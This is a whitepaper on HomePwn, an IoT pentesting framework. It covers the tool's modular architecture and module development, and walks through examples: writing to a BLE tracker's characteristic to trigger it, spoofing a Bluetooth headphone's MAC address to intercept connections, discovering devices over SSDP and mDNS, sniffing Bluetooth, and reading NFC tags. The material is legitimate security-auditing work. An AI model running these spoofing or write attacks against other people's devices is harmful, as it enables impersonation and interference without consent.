

HomePwn: Swiss Army Knife for Pentesting of IoT devices

Autores: Pablo González (pablo.gonzalezperez@telefonica.com)

Josué Encinar García (josue.encinargarcia@telefonica.com)

Lucas Fernández (lucas.fernandezaragon@telefonica.com)

Executive Summary

The hyperconnected world is a reality nowadays. The emergence of millions of devices, from different nature, have caused changes in the security applied for each of them. Using several technologies between these devices makes security heterogeneous. Bluetooth Low-Energy, WiFi, NFC are just some examples of the technologies being used by millions of devices around our society. Most of them can be found at home or in our offices. Companies are suffering many attacks that can come through a wrong configuration and can be used by an attacker to gain access to other resources within the company itself. HomePwn is a framework that provides several features for auditing and pentesting on devices connected to the Internet using different technologies such: WiFi, Bluetooth Low-Energy, or NFC, among others.

1.- Introduction

The breakthrough of connected devices and different technologies for managing or connecting devices arrived a few years ago. There are more and more technologies around us every day. The proliferation of Internet-connected devices is a reality, increasing exponentially.

The Internet of things paradigm is vast, filled with different protocols. In a part of the Internet of things or IoT, there are devices closer to society connected continuously to the Internet and human beings. The technologies security that interacts with these assets is critical to ensure their correct operation.

In the world of Internet-connected devices closer to humans (sometimes also called IoT devices), pentesting becomes essential. This importance is because of the number of devices, the implementations made, and the security lack in many cases. As an example, there are several devices with the same purpose but with very different security implementations, in some cases, not even existing.

This paper introduces a new framework that will provide enough functionalities will be provided to discover, evaluate, and audit technologies implemented in IoT devices.

Today, we should consider that companies have a considerable number of these devices within their workplaces or offices. With the famous BYOD (Bring Your Own Device) companies are opening an attack vector that can be exposed or increased by the different devices that employees can carry to the office, either on their body, on a keyring, in their backpack or even on their clothes. The many different technologies that can be used are a vector attack for assailants and Red Team members.

2.- Technology Vs Security

The emergence of the IoT paradigm means that millions of devices are interconnected. The speed with which many manufacturers could get the first ones to the market meant that security was in second place. This fact has, logically, many negative aspects that with the passage of time can be seen.

The technology surrounding IoT devices is very different, NFC, RFID, Bluetooth, WiFi, and so on. There are implementations and methodologies to make these devices secure, but the existence of millions of previous devices where security was secondary means that, today, many security holes can be found in devices in production.

This becomes very relevant when the devices are in our body, in our home or in our companies. Pentesting through dedicated tools becomes important.

3.- HomePwn

HomePwn is a framework that provides features to audit and pentesting devices that company employees can use in their day-to-day work and inside the same working environment.




HomePwn has a modular architecture in which any user can expand the knowledge base about different technologies. Principally it has two different components:

- Discovery modules. These modules provide functionalities related to the discovery stage, regardless of the technology to be used. For example, it can be used to conduct WiFi scans via an adapter in monitor mode, perform discovery of BLE devices, Bluetooth Low-Energy, which other devices are nearby and view their connectivity status, etc. Also, It can be used to discover a home or office IoT services using

protocols such as SSDP or Simple Service Discovery Protocol and MDNS or Multicast DNS.

- Specific modules for the technology to be audited. On the other hand, there are specific modules for audited technology. Today, HomePwn can perform auditing tests on technologies such as WiFi, NFC, or BLE. In other words, there are modules for each of these technologies in which different known vulnerabilities or different techniques are implemented to assess the device's security level implemented and communicated with this kind of technologies.




The screenshot shows a terminal window titled "josue@josue-IdeasLocas: ~/Documentos/Repositorios/GitLab/home-security-python". The terminal displays the output of the "load" command in the HomePwn tool, which lists various modules organized into three columns. The modules are categorized by technology: capture, smart-tv, chromecast, camera, qr, and wifi. The first column lists modules like "capture/bluetooth-scapy", "smart-tv/cve-2019-11336", "chromecast/send-video-youtube-v1", "camera/video-capture", "qr/reader-webcam", and "wifi/stations-sniffing". The second column lists modules like "wifi/access-points-nmcli", "wifi/access-points-sniffing", "wifi/search-printers", "wifi/airprint", "wifi/deauth", "wifi/access-points", "nfc/load", "nfc/dump", "nfc/write", "nfc/info", "nfc/setup", "nfc/clone", "ble/write-characteristic", "ble/subscribe", "ble/cve-2017-8403", "ble/read-characteristics", and "bluetooth/dirtytooth". The third column lists modules like "bluetooth/launchService", "bluetooth/mac-spoof", "bluetooth/reset-interface", "bluetooth/sdpservices", "discovery/mdns-avahi", "discovery/synscan", "discovery/mdns", "discovery/nmap-osdetection", "discovery/ttl-osdetection", "discovery/arpscan", "discovery/ssdp", "discovery/bluetooth", "discovery/ble", "discovery/xiaomi-devices-passive", "discovery/nmap-portscan", and "discovery/xiaomi-devices-active". The terminal prompt "homePwn >> load" is visible at the bottom left.

| | | |
|----------------------------------|-----------------------------|----------------------------------|
| capture/bluetooth-scapy | wifi/access-points-nmcli | bluetooth/launchService |
| capture/bluetooth-tcpdump | wifi/access-points-sniffing | bluetooth/mac-spoof |
| capture/read-pcap | wifi/search-printers | bluetooth/reset-interface |
| smart-tv/cve-2019-11336 | wifi/airprint | bluetooth/sdpservices |
| smart-tv/cve-2019-12477 | wifi/deauth | discovery/mdns-avahi |
| chromecast/send-video-youtube-v1 | wifi/access-points | discovery/synscan |
| chromecast/rename | nfc/load | discovery/mdns |
| chromecast/reset | nfc/dump | discovery/nmap-osdetection |
| chromecast/send-video-youtube-v2 | nfc/write | discovery/ttl-osdetection |
| chromecast/reboot | nfc/info | discovery/arpscan |
| chromecast/discovery | nfc/setup | discovery/ssdp |
| camera/video-capture | nfc/clone | discovery/bluetooth |
| camera/cve-2018-5726 | ble/write-characteristic | discovery/ble |
| qr/reader-webcam | ble/subscribe | discovery/xiaomi-devices-passive |
| qr/reader | ble/cve-2017-8403 | discovery/nmap-portscan |
| qr/generator | ble/read-characteristics | discovery/xiaomi-devices-active |
| wifi/stations-sniffing | bluetooth/dirtytooth | |

4. Architecture

We have developed *HomePwn* with a modular architecture in order to make it quick and easy to build new modules and features. We have a small file as the root component, which has the role of launching the tool and starting the command parser. The command parser will allocate the tasks into the several functions of the tool as it is described in the image bellow.



The *modules* folder is divided into different subfolders with the goal of grouping several modules by their core functionality. The tool has the following categories listed:

- *ble*
- *bluetooth*
- *camera*
- *capture*
- *chromecast*
- *discovery*
- *smart-tv*
- *wifi*
- *nfc*
- *pc/sc*

In the *app* folder are located all the possible binaries of external applications that the tool needs. On the other hand, we have the *file* folder in which the tool will save all files generated by its modules, like *.pcap* or *.ndef* files.

The *utils* folder contains all the auxiliary files that provide functionality to the modules of the tool. These files are quite diverse, as we have helper classes to load modules, the command parser or module related features.

The last folder is *utildata*, the place where the tool stores useful information required by several modules.

5. Requirements

In order to use *homePwn*, you need to have *Linux* as an Operative System with *Python 3.6* or superior installed. All the libraries required to run the different modules of the tool are gathered in a installation script called *install.sh* and can be easily installed by just running the following command in the terminal:

```
sudo ./install.sh
```

To unlock the full potential of *homePwn*, it is mandatory to use a Network Card with *promiscuous* mode enabled, a Bluetooth Card with Bluetooth 4.0 or superior (it is required an external card for Virtual Machines) and a NFC Reader. However, as all the modules are independent from each other, not having one or several of these requirements will only limit part of the features of the tool.

6. How to use *homePwn*

Go to the application folder and execute the file *homePwn.py*. As most of the features require *root* permission, it is suggested executing the app with this command:

```
sudo python3 homePwn.py
```

If done right, the tool will start showing the custom banner and the actual prompt as showed in the image below.



7. How to create a module

The main feature of *homePwn* is given by the ability of having unlimited number of modules, and the ease of creating new ones to cover new functionality missed. To do so, you just need to create a new python file with a class named *HomeModule* that inherits the *Module* class. These new modules will be placed in their pertinent folder inside the *modules* parent folder. If there is no category related with the new module, you can create a new directory to store the module.

7.1 *Module* class

This parent class is placed inside the *modules/_module.py* file. First, we will look into the constructor.

```
class Module(ABC):  
    def __init__(self, info, options):  
        self.options = options  
        self.info = info  
        self.name = ""  
        self.args = {}  
        self.init_args()  
        self.update_global()  
        self.update_options()
```

One important part of the constructor is the parameters received. These parameters have the information and options of the custom module that will be created and they will be used to establish the options for the module and the information that the banner displays.

- *info*: Dictionary with the following mandatory fields: *Name*, *Description*, *Author*, and some optional fields: *References*, *OS*, *privileges*...
- *options*: Custom class with initial arguments for the name, info and value.

We can see that the constructor calls other functions, they are used to update the options and manage the global configuration generated by the user, also we have the *name* attribute, used to give the custom name to the module.

7.2 *HomeModule* class

The *HomeModule* class inherits from the *Module* class. As we have seen previously, we need to pass the *info* and *options* arguments. In addition of that, the *Module* class forces the implementation of the *run* function, responsible of running the module and its functionality. There is also an optional function, called *update_complete*, that helps expand the prompt autocomplete with the tab key. In the following picture we can see an example of a module.

```
class HomeModule(Module):  
  
    def __init__(self):  
        information = {"Name": "Discovery Bluetooth ",  
                       "Description": "Discover devices with active Bluetooth",  
                       "privileges": "root",  
                       "OS": "Linux",  
                       "Author": "@josueencinar"}  
  
        # -----name-----default_value--description--required?  
        options = {"timeout": Option.create(name="timeout", value=5, required=True),  
                   "rssi": Option.create(name="rssi", description='dB signal to filter (min value, example -60)')}  
  
        # Constructor of the parent class  
        super(HomeModule, self).__init__(information, options)  
  
        # This module must be always implemented, it is called by the run option  
    def run(self):  
        if not is_root():  
            return  
        print("Searching BLE devices...\n")  
        try:  
            timeout = int(self.args["timeout"])  
        except:  
            timeout = 5  
        scan = Scan()  
        devices = scan.scan_devices(timeout=timeout)  
        scan.show_devices(devices, self.args["rssi"])
```

In order to manage the options, we use the object *Option* imported from the following path:

```
from utildata.dataset_options import Option
```


There are a limit amount of predefined options, but we can expand it with the class mentioned above, that accepts the following arguments:

- *name*: Only mandatory argument, gives the name to the option.
- *value*: Default value.
- *description*: Custom information displayed instead of the default one.
- *required*: By default is set to false, set the option of the module as mandatory
- *match_pattern*: Limits the value assigned to the option with a regular expression. For example, limiting the MAC value: `r"^(?:[0-9a-fA-F]:?){12}$"`

In the following figure we could see a class of the *dataset*:

```
class MAC(GenericOption):
    def __init__(self, value=None, required=False, description="Mac address", match_pattern=r"^(?:[0-9a-fA-F]:?){12}$"):
        key="mac"
        super(MAC, self).__init__(key, value, required, description, match_pattern)
```

In the previous example, we did not need to modify the autocomplete option. If needed, we just import the following class into our class:

```
from utils.shell_options import ShellOptions
```

As an example, we will update the “*type*” option with the values *random* and *public*. We just need to create the *update_comple_set* function and then call the *add_set_option_values* function to add these autocomplete suggestions.

```
class HomeModule(Module):
    def __init__(self):
        information = {"Name": "BLE Characteristics",
                       "Description": "Get characteristics from a BLE device",
                       "privileges": "root",
                       "OS": "Linux",
                       "Author": "@josueencinar"}

        # -----name-----default_value--description--required?
        options = {"bmac": Option.create(name="bmac", required=True),
                   "uuid": Option.create(name="uuid", required=True, description='Specific UUID for a characteristic'),
                   "type": Option.create(name="type", value="random", required=True, description='Device addr type')
                  }

        # Constructor of the parent class
        super(HomeModule, self).__init__(information, options)

        # Autocomplete set option with values
        def update_comple_set(self):
            s_options = ShellOptions.get_instance()
            s_options.add_set_option_values("type", ["random", "public"])
```

7.3 Custom Thread

When we are working with heavy tasks that take a huge amount of time, it is helpful to have a mechanism to execute them in background. That is why we have implemented a way to create threads to execute Python functions (*new_process_function*) or system related tasks (*new_process_command*). These functions take the task to be executed and a custom name, one example could be:

```
new_process_function(py_function, name="MyThread")
```

If the task need to dump some data, close a file, some IO operations... there is a third parameter inside the function called *seconds_to_wait*, to wait *n* seconds to a task to finish. An example of a *tcddump* system command is represented in the following figure.

```
def run(self):  
    command = f"tcpdump -i {self.args['iface']} -w {self.args['file']}"  
    new_process_command(command, "tcpdump")
```

Those two functions could be imported of the module *utils.custom_thread*.

In the following chapter we will cover how to list and kill the background tasks created by these functions.

8. Introduction to homePwn

In this section we will talk about the main features of the tool, leaving some *pentesting* related scenarios to the next chapter.

Once we have the tool running, we could call the *help* command to see all the features available.

Core commands

=====

| Command | Description |
|--------------------------|---|
| ----- | ----- |
| help | Help menu |
| load <module> | Load module |
| modules [category] | List all modules or a certain category |
| find <info> | Search modules with concret info |
| exit quit | Exit application |
| banner | Show banner |
| set <option> <value> | Set value for module's option |
| unset <option> | Unset value for module's option |
| run | Run module |
| back | Unload module |
| show [options info] | Show either options or info |
| global <option> <value> | Set global option |
| export | Save global options |
| import | Load global options (previously exported) |
| tasks <show/kill> [id] | Show tasks running or kill a task |
| theme dark light default | Change the theme of the tool |
| # <command> | Grant terminal commands |

To list all the modules of the tool, we could use the command *modules* with the tab key, again, we could limit our search by writing a specific category and hitting back the tab key to show the list filtered for this subfolder, as we see in the image below:

```
homePwn >> modules discovery

Modules list
-----
discovery/mdns-avahi
discovery/synscan
discovery/mdns
discovery/nmap-osdetection
discovery/ttl-osdetection
discovery/arpscan
discovery/ssdp
discovery/bluetooth
discovery/ble
discovery/xiaomi-devices-passive
discovery/nmap-portscan
discovery/xiaomi-devices-active
-----
Modules count: 12
```

You could use the command *find* to search modules that contains an specific data, its use is very simple.

We will use the command *load* to load a new module, to show the options of the selected module just run *show options*, to check the info of the given module run *show info*, and execute *show* to show both options.

To manage the module's options, the tool provides two commands:

- *set*: manage local options.
- *global*: manage global tool options. If a module is loaded with the same options, it will override the local value, this is very helpful for IP or MAC addresses.

Global options can be imported and exported with the commands *import* and *export*. If you want to leave an option empty, use the command *unset*. In the following image we could see an example of module selection and configuration.

```
homePwn >> find ble
Searching: ble
-----
wifi/deauth
ble/write-characteristic
ble/subscribe
ble/cve-2017-8403
ble/read-characteristics
discovery/ble
-----
Modules count: 6
```

```
homePwn >> load discovery/ble
Loading module...
[+] Module loaded!
homePwn (ble) >> set rssi -60
rssi >> -60
homePwn (ble) >> show options
Options (Field = Value)
-----
|
|_timeout = 5 ((seconds) Timeout to wait for search responses)
|_rssi = -60 (dB signal to filter (min value, example -60))
```

As we saw above, we can create functions and execute them in background, to list and manage those tasks we use the command *tasks* followed of the action to perform, as seen in the picture below.

The *run* command executes the module with the properties configured, this will prompt any info the tool generates. Once is finished, we can kill the module with *unload*.

The last commands are *banner*, that displays the banner of the tool, *theme*, to change the colors of the tool and *exit* and *quit*, that kills the tool execution.

In addition of that, we can use the # symbol to execute a *system command*, for example to easily display the IP or the Bluetooth interface, as we can see in the image below.

```
homePwn >> # hciconfig

hci0:  Type: Primary  Bus: USB
       BD Address: 64:80:99:D8:5D:50  ACL MTU: 1021:5  SCO MTU: 96:6
       UP RUNNING PSCAN ISCAN
       RX bytes:2279 acl:0 sco:0 events:218 errors:0
       TX bytes:33775 acl:0 sco:0 commands:194 errors:0

homePwn >> #ifconfig wlo1

wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
       inet 10.95.253.226  netmask 255.255.252.0  broadcast 10.95.255.255
       inet6 fe80::7ce6:9dc6:1c82:3737  prefixlen 64  scopeid 0x20<link>
       ether 64:80:99:d8:5d:4c  txqueuelen 1000  (Ethernet)
       RX packets 49755  bytes 52056120 (52.0 MB)
       RX errors 0  dropped 0  overruns 0  frame 0
       TX packets 21532  bytes 5127484 (5.1 MB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

With all the base features covered, we could start to show some real-world examples of the tool.

9. Pentesting examples with *homePwn*

In this section we will see a few examples to cover the basic usage of the tool in *pentesting* related scenarios.

9.1 'BLE' devices attack

In our first attack, we will target *BLE* devices. As in any other *attacks* we will first explore the scenario in order to set a target. We will load the module *discovery/ble* with root permission and we

```
homePwn >> load discovery/bl
discovery/bluetooth discovery/ble
homePwn >> load discovery/ble
Loading module...
[+] Module loaded!
homePwn (ble) >> show options
Options (Field = Value)
-----
|
|_timeout = 5  ((seconds) Timeout to wait for search responses)
|_[OPTIONAL] rssi = None (dB signal to filter (min value, example -60))
```

will check the options.

By default we have a *timeout* option of 5 seconds and an optional attribute *rss*, used to filter by the proximity of the device. If we execute the module with *run*, we will see the devices running around us ordered by RSSI.

This list has all the information required to see the GATT (Services and Characteristics) of each Bluetooth device. To do so, we will target a device with the green check mark in the *Connectable* column. In the list above we will select the **AMIYJ_2484**, a tile-knockoff Bluetooth tracker.

We will load the module *ble/read-characteristics* and *set* the mac to the one listed above and the *type* command to *public* in order to match with the device selected.

```
homePwn (ble) >> load ble/read-characteristics
Loading module...
[+] Module loaded!
homePwn (read-characteristics) >> set bmac 18:7a:93:02:24:84
bmac >> 18:7a:93:02:24:84
homePwn (read-characteristics) >> set type public
type >> public
```

```
homePwn (ble) >> run
Searching BLE devices...
```

| RSSI | Addr | Manufacturer | Name | Connectable | AddrType |
|----------|-------------------|----------------|------------|-------------|----------|
| [-40 dB] | 46:f2:b3: | Apple | unknown | ✓ | random |
| [-44 dB] | 68:00:5f: | Apple | unknown | ✓ | random |
| [-55 dB] | 22:47:72: | Microsoft | unknown | X | random |
| [-55 dB] | 18:7a:93:02:24:84 | unknown | AMIYJ_2484 | ✓ | public |
| [-56 dB] | 39:34:80: | Microsoft | unknown | X | random |
| [-57 dB] | d0:03:df: | Samsung Elect. | unknown | X | public |
| [-59 dB] | 6f:d6:8e: | Apple | unknown | X | random |
| [-63 dB] | 60:cb:dc: | Apple | unknown | ✓ | random |
| [-64 dB] | 1c:04:75: | Microsoft | unknown | X | random |

The next step is to run the module and read the characteristics, which will indicate if they can be modified.

```
homePwn (read-characteristics) >> run
Trying to connect 18:7a:93:02:24:84. (Attempt: 1)
[+] connected
Device Name
|_ uuid: 00002a00
|_ handle: 0x2 (2)
|_ value: AMIYJ_2484
|_ properties: READ
Appearance
|_ uuid: 00002a01
|_ handle: 0x4 (4)
|_ value: Couldn't read
|_ properties: READ
```

In the image above we can see the first 2 characteristics, but there are plenty more and we are searching for the ones that could be modified (with write property).

```
fff2
|_ uuid: 0000fff2
|_ handle: 0x54 (84)
|_ properties: WRITE NO RESPONSE WRITE
fff4
|_ uuid: 0000fff4
|_ handle: 0x61 (97)
|_ properties: NOTIFY
fff5
|_ uuid: 0000fff5
|_ handle: 0x64 (100)
|_ properties: WRITE NO RESPONSE WRITE
```

In our victim, we have found that the *fff2* characteristic is the one that emits the tracking sound, if we sniff the traffic, we could see the type of information that is sent, so we could replicate it from *homePwn*. To do so, we load the *ble/write-characteristic* module, setting the *mac* and *uuid* of the characteristic, and then the *data* and the *encode* type as seen in the following picture.

```

homePwn >> load ble/write-characteristic
Loading module...
[+] Module loaded!
homePwn (write-characteristic) >> global bmac 18:7a:93:02:24:84
bmac >> 18:7a:93:02:24:84
homePwn (write-characteristic) >> set uuid 0000fff2
uuid >> 0000fff2
homePwn (write-characteristic) >> set type public
type >> public
homePwn (write-characteristic) >> set data 0xAA0304FFFF
data >> 0xAA0304FFFF
homePwn (write-characteristic) >> set encode hex
encode >> hex
homePwn (write-characteristic) >> run
Trying to connect 18:7a:93:02:24:84. (Attempt: 1)
[+] connected
[+] Good! It's writable!
[+] Done!

Disconnected
homePwn (write-characteristic) >> █

```

Once we have revised the data (otherwise the connection will fail) we will run the module, making the tile beep. This is possible because **0xAA03** is the instruction, **04** is the number of beeps and **FFFF** is the intensity of the sound (in this case the loudest).

9.2 Phishing Bluetooth devices

HomePwn has a feature to create fake *Bluetooth* profiles, both dumping the values of an existing device or writing the characteristics manually. This will allow to spoof a connection with the victim, forcing the connection to our PC.

To start using this feature, we must load the module *bluetooth/mac_spoof*. With this module we could monitor the status of our attack. This module was developed thanks to [spooftoph](#).

In our example, we will ‘clone’ a device, that is why we first we load the *discovery* module to scan our environment.


```

homePwn >> load discovery/bluetooth
Loading module...
[+] Module loaded!
homePwn (bluetooth) >> set timeout 5
timeout >> 5
homePwn (bluetooth) >> run
Searching devices...
found 4 devices
-----
70:F8:2F:BD:57:ED - PowerLocus (0x240404)
F4:60:E2:D0:70:AF - nook (0x5a020c)
44:03:2C:7D:21:F6 - joy-fedora (0x1c010c)
28:16:AD:7D:DA:06 - PC-518723 (0xa010c)
homePwn (bluetooth) >>

```

We will use the device named “PowerLocus”, this address belong to some *Bluetooth* headphones. Then we load the module *bluetooth/mac-spoof* and we set some properties, like the *bmac* address of our targeted device and the interface used to spoof and we start the execution.

```

homePwn (bluetooth) >> load bluetooth/mac-spoof
Loading module...
[+] Module loaded!
homePwn (mac-spoof) >> set iface hci1
iface >> hci1
homePwn (mac-spoof) >> set bmac 70:F8:2F:BD:57:ED
bmac >> 70:F8:2F:BD:57:ED
homePwn (mac-spoof) >> run
Searching bluetooth devices to check MAC...
A nearby device has been found
Trying to change name and MAC
Manufacturer: Cambridge Silicon Radio (10)
Device address: C4:7C:8D:67:51:05
New BD address: 70:F8:2F:BD:57:ED

Address changed
[+] Done!
Starting Bluetooth service to allow connections
iface >> hci1
name >> PowerLocus
class >> 0x240404
Task running in background... use 'tasks list' to check

[+] Agent registered in background
homePwn (mac-spoof) >>
Device Authorized EC:8C:7F:5D:02:A1

Device Authorized EC:8C:7F:5D:02:A1
homePwn (mac-spoof) >>

```

To examine if the spoof was successful, we could take a look of the bluetooth interface by running the *hciconfig* command, so we could confirm that the *hci1* interface has changed.

```
josue@josue-IdeasLocas:~/Documentos/Repositorios/GitLab/home-security-python$ hciconfig
hci1:  Type: Primary  Bus: USB
      BD Address: C4:7C:8D:67:51:05  ACL MTU: 310:10  SCO MTU: 64:8
      UP RUNNING
      RX bytes:688 acl:0 sco:0 events:49 errors:0
      TX bytes:3163 acl:0 sco:0 commands:48 errors:0

hci0:  Type: Primary  Bus: USB
      BD Address: 64:80:99:D8:5D:50  ACL MTU: 1021:5  SCO MTU: 96:6
      UP RUNNING PSCAN ISCAN
      RX bytes:59298 acl:245 sco:0 events:1428 errors:0
      TX bytes:38189 acl:246 sco:0 commands:277 errors:0

josue@josue-IdeasLocas:~/Documentos/Repositorios/GitLab/home-security-python$ hciconfig
hci1:  Type: Primary  Bus: USB
      BD Address: 70:F8:2F:BD:57:ED  ACL MTU: 310:10  SCO MTU: 64:8
      UP RUNNING PSCAN ISCAN
      RX bytes:1346 acl:0 sco:0 events:93 errors:0
      TX bytes:4426 acl:0 sco:0 commands:92 errors:0

hci0:  Type: Primary  Bus: USB
      BD Address: 64:80:99:D8:5D:50  ACL MTU: 1021:5  SCO MTU: 96:6
      UP RUNNING PSCAN ISCAN
      RX bytes:59298 acl:245 sco:0 events:1428 errors:0
      TX bytes:38189 acl:246 sco:0 commands:277 errors:0
```

Once is confirmed we could move to the next scenario.

9.3 Device Discovery

HomePwn has several modules to discover devices, as we have seen in the *Bluetooth* section. In this chapter we will use *SSDP*, and *MDNS* to poke around in our scenario. We even have a module specific for *Xiaomi* devices.

9.3.1 Device Discovery by SSDP

First we will use the *ssdp* module in a straightforward way, just loading the module and then running it, even though we could tweak parameters like the service we are searching (by default *ssdp:all*) and the *timeout* used in the search. In the following image we could see an example of the module in action.

```

homePwn (ssdp) >> set service ssdp:all
service >> ssdp:all
homePwn (ssdp) >> run
ip
|_ 192.168.
friendlyName
|_ DrVenkman
manufacturer
|_ Microsoft

ip
|_ 192.168.
friendlyName
|_ SalÃ³n
manufacturer
|_ Google Inc.

```

This list could potentially grow a lot, depending of the connected device and the type of service configured.

9.3.2 Device Discovery by MDNS

We will try to discover more devices with the *MDNS* protocol.

```

homePwn >> load discovery/mdns
Loading module...
[+] Module loaded!
homePwn (mdns) >> show options
Options (Field = Value)
-----
|
|_service = _http_tcp.local. (Service type string to search for. (_service._protocol))

homePwn (mdns) >> run
Searching. Press q to stop
172.16.0.100 BrightSign Web Service._http_tcp.local. BrightSign-L3D576003388.local.
10.95.0.100 Sketch Mirror (Macbook L...a)._http_tcp.local. Macbook-...a.local.
10.95.0.100 Sketch Mirror (mac-g...e)._http_tcp.local. mac-g...e.local.
10.95.0.100 Sketch Mirror (28AP05881)._http_tcp.local. 28AP05881.local.
10.30.0.100 Sketch Mirror (NTV - M...e...z)._http_tcp.local. NTV-M...e...z.local.
10.95.0.100 Sketch Mirror (Mac de S...a)._http_tcp.local. Mac-de-S...a.local.
10.95.0.100 Sketch Mirror (28AP05028)._http_tcp.local. 28AP05028.local.
10.95.0.100 Sketch Mirror (Mac-509948)._http_tcp.local. Mac-509948.local.
10.95.0.100 Sketch Mirror (mac-517042)._http_tcp.local. Mac-Violeta.local.
10.95.0.100 Sketch Mirror (MacBook Pro de...n)._http_tcp.local. MacBook-Pro-de-...n.local.
10.95.0.100 Sketch Mirror (MAC505602)._http_tcp.local. MAC505602.local.
10.95.0.100 Sketch Mirror (28AP05590)._http_tcp.local. 28AP05590.local.
10.95.0.100 Sketch Mirror (MacBook Pro de...a)._http_tcp.local. MacBook-Pro-de-...a.local.
10.95.0.100 Sketch Mirror (E...o)._http_tcp.local. E...o.local.

```

We first load the module and then execute it, as we have mentioned before, this module is running in background until we stop the search pressing the *q* key. We can run other search with another *mdns* module that uses the *avahi* tool.

9.4 Bluetooth sniffing and pcap Reading.

This tool has the option of sniff *bluetooth* packets in two different ways: with *tcpdump* and with *scapy*, the one we will see in this section.

To do so, we will load the *capture/bluetooth-scapy* module and as we see in the *show options* command we could change the path of the file or the interface before we run the module in background.

```
homePwn >> load capture/bluetooth-scapy
Loading module...
[+] Module loaded!
homePwn (bluetooth-scapy) >> show options
Options (Field = Value)
-----
|
|_file = ./files/blueScapy.pcap (Remote host IP)
|_iface = 0 (Bluetooth interface (Example: hci0 is 0))

homePwn (bluetooth-scapy) >> run
Starting to capture Bluetooth packets
Task running in background... use 'tasks list' to check
homePwn (bluetooth-scapy) >> █
```

Once we are finished, we just need to see the list of tasks with the command *tasks list* and use the *task kill ID* command to ‘kill’ our process, displaying a farewell message with the number of packets captured and the path of the file.

```
homePwn (bluetooth-scapy) >> tasks list

Index (Thread)
-----
|_ 1 = blueScapy 7556 (Alive)

homePwn (bluetooth-scapy) >> tasks kill 1
Writing 475 packets in ./files/blueScapy.pcap
[+] Done!
Task 1 - blueScapy has been killed
homePwn (bluetooth-scapy) >> █
```

If we want to read the *pcap* file, we can load the module *capture/read-pcap*. Setting the parameter *file* to the actual path of our file and the number of parameter we want to display we will see the list packets of our file.

```

homePwn >> load capture/read-pcap
Loading module...
^[[A[+] Module loaded!
homePwn (read-pcap) >> set file ./files/blueScapy.pcap
file >> ./files/blueScapy.pcap
homePwn (read-pcap) >> set pkts 2
pkts >> 2
homePwn (read-pcap) >> run

###[ HCI header ]###
  type      = Command
###[ HCI Command header ]###
  opcode    = 0x2005
  len       = 6
###[ LE Set Random Address ]###
  address    = 02:12:f4:56:dd:05

--show more-- (press q to exit)

```

As you can imagine, this *.pcap* file can be read in other tools like *Wireshark*.

9.5 Working with NFC

Other remarkable feature of the tool is the ability to work with *RFID* and *NFC* devices. *HomePwn* can read any *NFC Tag* compatible with *NDEF* (NFC Data Exchange Format).

As we have mentioned before, if you have an *NFC* Reader connected to the tool and enabled (you can setup this device with the module *nfc/setup*) you can get all the relevant information about a *Tag*, like the type, identifier, NDEF capabilities...

```

homePwn >> load nfc/info
Loading module...
[+] Module loaded!
homePwn (info) >> run
Waiting for tag...
Type2Tag 'NXP NTAG215' ID=043787E2356281
NDEF Capabilities:
  readable = yes
  writeable = yes
  capacity = 492 byte
  message = 18 byte
NDEF Message:
[+] record 1
  type = 'urn:nfc:wkt:U'
  name = ''
  data = b'\x04lucferbux.dev'

```

This module has a property to enable a *verbose* mode which will display the memory allocation of the *Tag* allowing to detect all the records written, even the ones that could have been deleted but are still persisted in the PROM memory.

